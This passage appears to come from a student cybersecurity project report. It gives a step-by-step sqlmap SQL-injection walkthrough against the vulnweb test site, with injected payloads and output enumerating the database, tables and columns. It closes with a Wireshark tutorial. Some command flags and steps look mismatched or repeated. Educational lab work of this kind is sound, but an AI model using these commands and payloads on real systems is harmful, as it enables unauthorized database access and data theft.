-----
root@attackdefense:~#
```



The XSS payload will be triggered.




The attack was done successfully.

SQL INJECTION using SQLMAP


Step 1: An attacker researches the targeted database

By enter the get parameter we get- <http://testphp.vulnweb.com/listproducts.php?cat=1>



Step 2: The attacker identifies vulnerabilities in the webpage or application to exploit


By enter the get parameter we get -http://testphp.vulnweb.com/listproducts.php?cat=*




Step 3: They further create malicious SQL inputs and inject them into the standard SQL queries

Install sqlmap in kali linux environment type as `sudo apt install sqlmap`

`>sqlmap -h`




`> sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs`
`-dbs` lists all the available databases.



```
kali@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbms=MySQL --batch --threads=10 --timeout=10000 --level=5 --risk=5 --dbs=MySQL --tables --confirm=y --verbose
```

Various payloads executed

We get the following output showing us that there are two available databases. Sometimes, the application will tell you that it has identified the database and ask whether you want to test other database types. You can go ahead and type 'Y'. Further.



```
kali@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbms=MySQL --batch --threads=10 --timeout=10000 --level=5 --risk=5 --dbs=MySQL --tables --confirm=y --verbose
```

Various payloads executed

To try and access any of the databases, we have to slightly modify our command. We now use -D to specify the name of the database that we wish to access, and once we have access to the database, we would want to see whether we can access the tables.

```
>sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1  
-D acuart --tables
```

```
[*] starting @ 10:51:28 /2024-02-09/

[10:51:29] [INFO] resuming back-end DBMS 'mysql'
[10:51:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7865=7865
Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x710b6a6a71,(SELECT (ELT(6454=6454,1))),0x7102707a71),6454)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 9366 FROM (SELECT(SLEEP(3)))Paxzt)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x710b6a6a71,0x52666e4544710e44586c6b162564e3a640b52444171415460564c69725275a0b5a485805435042,0x7102707a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

[10:51:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL > 5.6
[10:51:29] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+

[10:51:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 10:51:30 /2024-02-09/
```

List information about the columns of a particular table

If we want to view the columns of a particular table, we can use the following command, in which we use -T to specify the table name, and --columns to query the column names. We will try to access the table 'artists'.

```
>sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
-D acuart -T artists --columns
```

```
[*] starting @ 10:56:46 /2024-02-09/


[10:56:46] [INFO] resuming back-end DBMS 'mysql'
[10:56:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7865=7865
Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x710b6a6a71,(SELECT (ELT(6454=6454,1))),0x7102707a71),6454)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 9366 FROM (SELECT(SLEEP(3)))Paxzt)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x710b6a6a71,0x52666e4544710e44586c6b162564e3a640b52444171415460564c69725275a0b5a485805435042,0x7102707a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

[10:56:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL > 5.6
[10:56:46] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----+
| Column | Type |
+-----+
| adesc  | text |
| name   | varchar(50) |
| artist_id | int |
+-----+

[10:56:46] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 10:56:48 /2024-02-09/
```


Step 4: Dump the data from the columns

Similarly, we can access the information in a specific column by using the following command, where -C can be used to specify multiple column name separated by a comma, and the -dump query retrieves the data



```
(kali@kali)~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:51:28 /2024-02-09/
[10:51:29] [INFO] resuming back-end DBMS 'mysql'
[10:51:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7805=7805
Type: error-based
Title: MySQL > 3.6 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716b6a6a71,(SELECT (ELT(6454=6454,1))),0x7162787a71),6454)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 9366 FROM (SELECT(SLEEP(5))))Pxrt
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x716b6a6a71,0x52666e4544716e45586c6b6162564e5a646b52444173415a666564c697252754a6b5a4858654358a2,0x7162787a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
[10:51:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL > 5.6
[10:51:29] [INFO] Fetching tables for database: 'acuart'
Database: acuart
6 tables
artists
carts
categ
featured
guestbook
```

← List of all artists obtain from database

Step 5: This enables the attacker to carry out nefarious and malicious actions on the web application and exploit the database. They then can extract confidential information, bypass security controls, modify records, or delete the entire database.

The sql injection is completed.


Capturing packets using Wireshark

Wireshark is a network protocol analyzer, or an application that captures packets from a network connection, such as from your computer to your home office or the internet. Packet is the name given to a discrete unit of data in a typical Ethernet network.


It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues.[

Wireshark captures the data coming or going through the NICs on its device by using an underlying packet capture library. By default, Wireshark captures on-device data only, but it can capture almost all the data on its LAN if run in promiscuous mode. Currently, Wireshark uses NMAP's Packet Capture library(called npcap).

Getting Up and Running: After installation launch Wireshark, approve the administrator or superuser privileges and you will be presented with a window that looks like this:



This window shows the interfaces on your device. To start sniffing select one interface and click on the bluefin icon on the top left. The data capture screen has three panes. The top pane shows real-time traffic, the middle one shows information about the chosen packet and the bottom pane shows the raw packet data. The top pane shows source address(IPv4 or IPv6) destination address, source and destination ports, protocol to which the packet belongs to and additional information about the packet.



Since there are a lot of packets going in and out every second, looking at all of them or searching for one type of packets will be tedious. This is why packet filters are provided. Packets can be filtered based on many parameters like IP address, port number or protocol at capture level or at display level. As obvious a display level filter will not affect the packets being captured.

Some of the general capture filters are:

host (capture the traffic through a single target)

net(capture the traffic through a network or sub-network). “net” can be prefixed with “src” or “dst” to indicate whether the data coming from or going to the target host(s.)

port (capture the traffic through or from a port). “port” can be prefixed with “src” or “dst” to indicate whether the data coming from or going to the target port.

“and”, “not” and “or” logical connectives.(Used to combine multiple filters together).

There are some more basic filters and they can be combined very creatively. Another range of filters, display filters are used to create abstraction on captured data. These basic examples should provide a basic idea of their syntax:

`tcp.port==80/udp.port==X` shows the tcp/udp traffic at port X.

`http.request.uri matches "parameter=value$"` shows packets that are HTTP requests at the application layer level and their URI ends with a parameter with some value.

The logical connective and or and not work here too.

`ip.src==192.168.0.0/16` and `ip.dst==192.168.0.0/16` will show traffic to and from workstations and servers.

There is also a concept of coloring rules. Each protocol/port/other element is provided a unique color to make it easily visible for quick analysis. More details on coloring rules is [here](#)


Plugins are extra pieces of codes that can be embedded into the native Wireshark. Plugins help in analysis by:

- Showing parameter specific statistics and insights.
- Handling capture files and issues related to their formats.
- Collaborating with other tools and frameworks to set up an all-in-one network monitoring solution.

With just the basic capability to see all the traffic going through your device or in your LAN and the tools and plugins to help you in analysis, you can do a great deal of things with your device. Like:

- Troubleshooting Internet connectivity problems with your device or WiFi.
- Monitoring your device for unwanted traffic that may be an indication of a malware infection.
- Testing the working of your application that involve networking.
- Using it to just understand how computer networks work.

By analysing the network packets through wireshark statistically we see the given graph.



Above graph shows analysing the network packets

Conclusion:-

In conclusion, the project on cybersecurity focusing on XSSer, SQLMAP, and Wireshark provides valuable insights into the vulnerabilities present in web applications and networks. By exploring these tools, we gained a deeper understanding of how attackers exploit XSS and SQL injection flaws, as well as the importance of monitoring network traffic to detect and prevent potential threats. Moving forward, implementing robust security measures and staying vigilant against evolving cyber threats is essential to safeguarding sensitive data and maintaining the integrity of digital infrastructures.